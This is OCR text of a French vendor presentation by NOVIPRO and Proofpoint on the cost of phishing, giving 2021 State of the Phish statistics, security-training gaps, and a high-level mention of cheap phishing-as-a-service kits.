LE COÛT DU PHISHING
UNE PLONGÉE EN PROFONDEUR DANS LES DERNIÈRES TENDANCES

Lunch & Learn

proofpoint.

NOVIPRO

CONFÉRENCIERS

ROGER OUELLET

Directeur – Pratique sécurité et réseautique
NOVIPRO


SÉBASTIEN RHO

Senior Advisor,
Spécialiste Pré-Vente Est du Canada
PROOFPOINT

NOS SOLUTIONS

SOLUTIONS D'AFFAIRES

AXÉ SUR VOS FAÇONS DE FAIRE




SOLUTIONS TECHNOLOGIQUES


AXÉ SUR VOS BESOINS

SERVICES GÉRÉS

AXÉ SUR VOS OPÉRATIONS

L'ÉCOSYSTÈME DE L'OFFRE SÉCURITÉ DE NOVIPRO






Nous développons les architectures de sécurités en respectant des méthodologies reconnues et appropriées selon les besoins des clients :

- → Zero Trust Extended Forrester
- → Iso 27001
- → Nist
- → Purdue

NOVIPRO

2021 State of the Phish: Riche en données, axé sur les données


- Septième rapport annuel
- Sources de données multiples




State of the Phish: Ce que les professionnels nous ont dit

proofpoint.


57 % ont connu des attaques de phishing réussies en 2020



75% ont subi des tentatives de phishing de masse




Ransomware : >50% des organisations infectées ont décidé de payer




Les attaquants vont au-delà de la boîte de réception...


VOLUME DES ATTAQUES SUR LES MÉDIAS SOCIAUX




VOLUME DES ATTAQUES DE SMISHING



VOLUME DES ATTAQUES PAR CLÉS USB



VOLUME DES ATTAQUES VISHING



Aucune | 1 à 10 | 11 à 25 | 26 à 50 | 51 à 100 | Plus de 100 | Total inconnu

...mais de nombreuses organisations ne le font pas

98 % des personnes interrogées ont déclaré que leur organisation avait mis en place un programme de formation à la sensibilisation à la sécurité. Mais...

Seulement

64%

dispense une formation formelle aux utilisateurs

Seulement

52%

de ceux qui forment dispensent des formations à l'échelle de l'entreprise

<35%

couvre dans leurs programmes la compromission du courrier électronique des entreprises (BEC), les menaces internes et les mesures de sécurité physique

82%

des organisations ont adopté un modèle de travail à domicile en 2020... mais seulement 30 % ont formé les utilisateurs aux bonnes pratiques du travail à distance.

Techniques utilisées pour arriver à leurs fins

proofpoint.

Être un attaquant est facile et abordable maintenant

Maintenant le phishing est devenu du « PaaS »

Phishing as a Service = Très petit coût d'acquisition

- On achète un kit avec tous les éléments requis pour exécuter
  - Prix de départ (10 - 20$ USD)

Service clé en main avec mode d'emploi

Vue d'ensemble d’un phish

- **Tout phishing est de l'ingénierie sociale**
  - Certains sont meilleurs que d'autres
  - Some have better tools

Username Password

Remember me

Sign in

Forgot username/password?
Not Enrolled? Sign Up Now.
Follow us:

